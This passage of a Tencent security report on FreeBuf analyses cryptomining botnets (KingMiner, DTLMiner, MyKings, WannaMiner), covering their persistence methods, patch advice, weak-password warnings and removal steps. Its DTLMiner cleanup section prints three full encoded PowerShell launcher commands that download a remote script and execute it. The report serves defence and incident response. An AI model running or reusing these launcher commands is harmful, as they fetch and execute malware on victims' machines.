



 KingMiner利用的白文件签名
4.3.1 计划任务
KingMiner使用RegisterTaskDefinition创建名为WindowsMonitor的计划任务,每15分钟执行一次Powershell脚本;或者安装在系统启动时执行的计划任务WindowsHelper,并在WindowsHelper中安装计划任务WindowsMonitor执行一次VBS脚本代码。

KingMiner安装计划任务
4.3.2 WMI计时器
KingMiner在WMI中创建为名为WindowsSystemUpdate_WMITimer的计时器,并将执行一段脚本代码的事件消费者WindowsSystemUpdate_consumer通过事件过滤器WindowsSystemUpdate_filter绑定到计时器。随着计时器触发,每15分钟执行一次VBS脚本代码。

KingMiner安装WMI计时器
4.3.3 阻断外部入侵
KingMiner判断计算机版本是否受CVE-2019-0708漏洞的影响,同时判断计算机是否安装指定的补丁kb4499175 kb4500331 KB4499149 KB4499180 KB4499164(这些补丁是微软发布的CVE-2019-0708远程桌面服务远程代码执行漏洞的补丁号)。
如果没有安装CVE-2019-0708补丁,则修改设置禁止其他机器通过远程桌面服务访问本机,以此来来阻止其他木马进入系统,从而达到独占挖矿资源的目的。
 KingMiner关闭RDP服务
5.1.1 密码管理
服务器使用安全的密码策略,特别是SQL服务器的sa账号密码,切勿以下弱口令;
123456、admin、root、123456789、qwert、password、1234567、12345678、12345、lloveyou、111111、123123、888888、1234567890、88888888、666666等
5.1.2 端口管理
服务器暂时关闭不必要的端口(如135、139、445、3389),方法可参考:https://guanjia.qq.com/web_clinic/s8/585.html;
企业用户可部署腾讯御界高级威胁检测系统,发现、追踪黑客攻击线索。御界高级威胁检测系统是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据,研发出的独特威胁情报和恶意检测模型系统。(https://s.tencent.com/product/gjwxjc/index.html)

腾讯御界高级威胁检测系统sqlserver爆破告警
5.1.3 Windows漏洞修复
根据微软公告及时修复以下Windows系统高危漏洞;
MS17-010永恒之蓝漏洞
XP、WindowsServer2003、win8等系统访问:
http://www.catalog.update.microsoft.com/Search.aspx?q=KB4012598
Win7、win8.1、Windows Server 2008、Windows10,WindowsServer2016等系统访问:https://technet.microsoft.com/zh-cn/library/security/ms17-010.aspx
Office公式编辑器漏洞 CVE-2017-11882
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882
Lnk漏洞CVE-2017-8464
https://portal.msrc.microsoft.com/zh-cn/security-guidance/advisory/CVE-2017-8464
IE漏洞 CVE-2018-8174
https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8174
RDP服务漏洞 CVE-2019-0708
Windows XP、Windows2003:
https://support.microsoft.com/zh-cn/help/4500705/customer-guidance-for-cve-2019-0708
Windows 7、Windows2008R2:
https://www.catalog.update.microsoft.com/Search.aspx?q=KB4499175
Windows 2008:
https://www.catalog.update.microsoft.com/Search.aspx?q=KB4499180
也可使用腾讯御点或腾讯电脑管家进行漏洞扫描和修复。

腾讯御点修复系统漏洞
5.1.4 服务器组件漏洞修复
a. Oracle Weblogic任意代码执行漏洞
CVE-2017-10271
影响版本
OracleWebLogic Server10.3.6.0.0
OracleWebLogic Server12.1.3.0.0
OracleWebLogic Server12.2.1.1.0
OracleWebLogic Server12.2.1.2.0
官方补丁公告:
CVE-2018-2628
影响版本
Oracle WebLogic Server10.3.6.0
Oracle WebLogic Server12.2.1.2
Oracle WebLogic Server12.2.1.3
Oracle WebLogic Server12.1.3.0
官方补丁公告:
http://www.oracle.com/technetwork/security-advisory/cpuapr2018-3678067.html
CVE-2019-2725
影响版本
Oracle WebLogic Server10.3.6.0
Oracle WebLogic Server12.1.3.0
官方补丁公告:
https://www.oracle.com/security-alerts/alert-cve-2019-2725.html
b. Apache相关组件漏洞
Apache Struts2远程代码执行漏洞CVE-2017-5638
影响范围
Struts 2.3.5 – Struts 2.3.31
Struts 2.5 – Struts 2.5.10
官方补丁公告:
https://cwiki.apache.org/confluence/display/WW/S2-045?from=timeline&isappinstalled=0
Apache Solr 远程代码执行漏洞CVE-2019-0193
受影响版本
Apache Solr < 8.2.0
官方补丁公告:
Apache Tomcat远程代码执行漏洞CVE-2017-12615
影响版本
Apache Tomcat 7.0.0-7.0.79
官方补丁公告:
http://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.81
也可使用腾讯安全研发的御知网络资产风险监测系统排查网络资产的安全风险,对企业的网络资产及各类应用的可用性、安全性与合规性等进行定期的安全扫描、持续性的风险预警和漏洞检测。(https://s.tencent.com/product/narms/index.html)

腾讯御知检测Apache struts2漏洞
如发现主机系统出现明显卡慢,或服务器出现进程长时间超过80%CPU占用的现象,则可能感染了挖矿木马。可按照以下步骤进行确认和移除操作。
5.2.1 感染确认
1) 个人用户
a. 通过Windows任务管理器(或PCHunter或Process Explorer)或Linux下使用命令ps -aux ,找到高CPU占用的进程及其文件。若文件在系统目录下,在另一台机器上找到同名的正常系统文件与可疑文件进行对比;若在某软件目录下,找到该软件的同名正常文件与可疑文件进行对比。 
挖矿进程CPU占用
b. 使用PCHunter或Linux下使用命令netstat -tup 查找进程网络连接的IP及端口,特别是5559、7777、4444、13333等可疑远程端口连接。接着使用该IP地址进行域名反查,注意指向该IP的域名中是否包含“miner”,”pool”等字样。
若在以上a步骤中排除系统文件或正常软件文件,且该文件具有b中的可疑网络连接,则可能感染挖矿木马。
2) 企业用户
企业用户建议部署腾讯御界高级威胁检测系统,可识别挖矿过程中的通信协议,从网络流量中检测挖矿行为。

御界检测挖矿行为
5.2.2 病毒移除
确认感染挖矿木马后,可尝试按照以下步骤进行清除:
1)Windows系统
使用PCHunter或其他管理工具退出可疑进程,删除进程文件,并在启动项、服务、计划任务中找到启动该文件映像的项目并删除。

PCHunter删除挖矿木马启动项
2)Linux系统
下通过命令pkill -9退出进程;
删除进程文件,并检查crontab命令下显示的木马相关定时任务;
删除以下目录下木马相关定时任务;
/var/
spool/cron/
root/
/var/spool/cron/c
rontabs
删除以下目录下木马相关自启动项;
/etc/rcS.d/
/etc/rc.d/init.d/
企业用户可在服务器部署腾讯御点终端安全管理系统,对挖矿木马进行清理。

5.2.3 清理僵尸网络
1)MyKings

MyKings僵尸网络清理建议
排查数据库作业名称,清除包含恶意代码的作业;排查数据库存储过程,清理包含恶意代码的内容;
由于MyKings最新版本还会感染“暗云“MBR、Rookit等顽固病毒,用户可使用电脑管家系统急救箱进行查杀清理,使用指南及下载链接:https://guanjia.qq.com/avast/283/index.html

电脑管家系统急救箱清理MBR和内核级病毒
2)WannaMiner

WannaMiner清理建议
3)DTLMiner(永恒之蓝下载器木马)

DTLMiner清理建议
删除随机名计划任务:“VDoaC” 、”hadpeRz\oABwX”、”lKNVFjCJm\oWuUXql”

DTLMiner随机名计划任务
启动程序分别为:
/c "set A=power& call %A%shell -ep bypass -e JABMAGUAbQBvAG4AXwBEAHUAYwBrAD0AJwBWAEQAbwBhAEMAJwA7ACQAeQA9ACcAaAB0AHQAcAA6AC8ALwB0A**AdAByADIAcQAuAGMAbwBtA**AYwBvAG0ALwB2A**AagBzACcAOwAkAHoAPQAkAHkAKwAnAHAAJwArACcAPwBtAHMAXwAyADAAMQA5ADEAMgAyADcAJwA7ACQAbQA9ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtA**ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApA**ARABvAHcAbgBsAG8AYQBkAEQAYQB0AGEAKAAkAHkAKQA7AFsAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkALgBDAHIAeQBwAHQAbwBnAHIAYQBwAGgAeQAuAE0ARAA1AF0AOgA6AEMAcgBlAGEAdABlACgAKQAuAEMAbwBtAHAAdQB0AGUASABhAHMAaAAoACQAbQApAHwAZgBvAHIAZQBhAGMAaAB7ACQAcwArAD0AJABfA**AVABvAFMAdAByAGkAbgBnACgAJwB4ADIAJwApAH0AOwBpAGYAKAAkAHMALQBlAHEAJwBkADgAMQAwADkAYwBlAGMAMABhADUAMQA3ADEAOQBiAGUANgBmADQAMQAxAGYANgA3AGIAMwBiADcAZQBjADEAJwApAHsASQBFAFgAKAAtAGoAbwBpAG4AWwBjAGgAYQByAFsAXQBdACQAbQApAH0A"
/c "set A=power& call %A%shell -ep bypass -e JABMAGUAbQBvAG4AXwBEAHUAYwBrAD0AJwBoAGEAZABwAGUAUgB6AFwAbwBBAEIAdwBYACcAOwAkAHkAPQAnAGgAdAB0AHAAOgAvAC8AdAAuAGEAdwBjAG4AYQAuAGMAbwBtAC8AdgAuAGoAcwAnADsAJAB6AD0AJAB5ACsAJwBwACcAKwAnAD8AbQBzAF8AMgAwADEAOQAxADIAMgA3ACcAOwAkAG0APQAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0A**AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJAB5ACkAOwBbAFMAeQBzAHQAZQBtA**AUwBlAGMAdQByAGkAdAB5A**AQwByAHkAcAB0AG8AZwByAGEAcABoAHkALgBNAEQANQBdADoAOgBDAHIAZQBhAHQAZQAoACkALgBDAG8AbQBwAHUAdABlAEgAYQBzAGgAKAAkAG0AKQB8AGYAbwByAGUAYQBjAGgAewAkAHMAKwA9ACQAXwAuAFQAbwBTAHQAcgBpAG4AZwAoACcAeAAyACcAKQB9ADsAaQBmACgAJABzAC0AZQBxACcAZAA4ADEAMAA5AGMAZQBjADAAYQA1ADEANwAxADkAYgBlADYAZgA0ADEAMQBmADYANwBiADMAYgA3AGUAYwAxACcAKQB7AEkARQBYACgALQBqAG8AaQBuAFsAYwBoAGEAcgBbAF0AXQAkAG0AKQB9AA=="
/c "set A=power& call %A%shell -ep bypass -e JABMAGUAbQBvAG4AXwBEAHUAYwBrAD0AJwBsAEsATgBWAEYAagBDAEoAbQBcAG8AVwB1AFUAWABxAGwAJwA7ACQAeQA9ACcAaAB0AHQAcAA6AC8ALwB0A**AYQBtAHgAbgB5A**AYwBvAG0ALwB2A**AagBzACcAOwAkAHoAPQAkAHkAKwAnAHAAJwArACcAPwBtAHMAXwAyADAAMQA5ADEAMgAyADcAJwA7ACQAbQA9ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtA**ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApA**ARABvAHcAbgBsAG8AYQBkAEQAYQB0AGEAKAAkAHkAKQA7AFsAUwB5AHMAdABlAG0ALgBTAGUAYwB1AHIAaQB0AHkALgBDAHIAeQBwAHQAbwBnAHIAYQBwAGgAeQAuAE0ARAA1AF0AOgA6AEMAcgBlAGEAdABlACgAKQAuAEMAbwBtAHAAdQB0AGUASABhAHMAaAAoACQAbQApAHwAZgBvAHIAZQBhAGMAaAB7ACQAcwArAD0AJABfA**AVABvAFMAdAByAGkAbgBnACgAJwB4ADIAJwApAH0AOwBpAGYAKAAkAHMALQBlAHEAJwBkADgAMQAwADkAYwBlAGMAMABhADUAMQA3ADEAOQBiAGUANgBmADQAMQAxAGYANgA3AGIAMwBiADcAZQBjADEAJwApAHsASQBFAFgAKAAtAGoAbwBpAG4AWwBjAGgAYQByAFsAXQBdACQAbQApAH0A"自2017年NSA武器泄漏以来,“永恒之蓝“漏洞被挖矿木马广泛利用。随着各大安全厂商对该漏洞进行修复和防御,该漏洞的影响正在逐渐减少。但是从数据上看,仍有约30%未安装“永恒之蓝“漏洞补丁,因此预计2020年有可能出现新的利用“永恒之蓝“漏洞的挖矿木马。
2019年5月15日,微软发布了针对远程桌面服务(Remote Desktop Services ,以前称为终端服务)的关键远程执行代码漏洞CVE-2019-0708的修复程序,该漏洞影响Windows的Windows 7、Windows Server 2008 R2、Windows Server 2008、Windows 2003、Windows XP等多个版本。攻击者一旦成功触发该漏洞,便可以在目标系统上执行任意代码。
2019年9月,我们注意到利用CVE-2019-0708漏洞的EXP代码已被公开发布至metasploit-framework的Pull requests中,经测试可以实现远程代码执行;同时在2019年10月挖矿蠕虫DTLMiner在其攻击模块中也已经加入了CVE-2019-0708漏洞检测代码,因此我们推测在2020年极有可能出现利用该漏洞的新型挖矿木马。
MyKings、KingMiner、WannaMiner等挖矿僵尸网络在前期感染了大量机器,控制系统后通过计划任务、数据库存储过程、WMI等技术进行持久化攻击,因而可随时从服务器下载最新版本的恶意代码,很难被彻底清除。未来安全厂商与这些病毒团伙在的对抗还会持续。
WannaCry蠕虫详细分析
https://www.freebuf.com/articles/system/134578.html
WannaMiner挖矿木马攻击事件通报
https://mp.weixin.qq.com/s/FEyaQ_AHn2TZPy-5FeMP7A
ZombieBoy木马分析
https://www.freebuf.com/column/157584.html
“VNC劫匪”攻击预警:中招企业遭遇GandCrab 5.2等多种病毒连环暴击
https://www.freebuf.com/column/198957.html
区块链火了Sality病毒,感染3万电脑伺机盗取比特币
https://www.freebuf.com/column/218404.html
针对SQL弱口令的爆破攻击再度袭来,KingMiner矿工已控制上万电脑
https://www.freebuf.com/column/221248.html
永恒之蓝木马下载器开创“无文件挖矿”新模式
https://www.freebuf.com/column/200241.html
GandCrab退出江湖 警惕继任者sodinokibi勒索病毒取而代之
https://www.freebuf.com/column/205215.html
BlueHero蠕虫再升级,新增震网3代武器库,看一眼就中招
https://www.freebuf.com/column/181604.html
蠕虫病毒bulehero再次利用“永恒之蓝”在企业内网攻击传播
https://www.freebuf.com/column/180544.html
BuleHero 4.0挖矿蠕虫真疯狂,超十种方法攻击企业网络
https://www.freebuf.com/column/219973.html
支持在深圳开展数字货币研究
https://finance.sina.com.cn/blockchain/coin/2019-08-19/doc-ihytcitn0105787.shtml
悄然崛起的挖矿机僵尸网络:打服务器挖价值百万门罗币
https://www.freebuf.com/articles/web/146393.html
“驱动人生”木马详细分析报告 2小时感染10万台电脑挖门罗币
https://www.freebuf.com/column/192015.html
一场精心策划的针对驱动人生公司的定向攻击活动分析
*本文作者:腾讯电脑管家,转载请注明来自FreeBuf.COM
来源:freebuf.com 2020-02-21 14:00:56 by: 腾讯电脑管家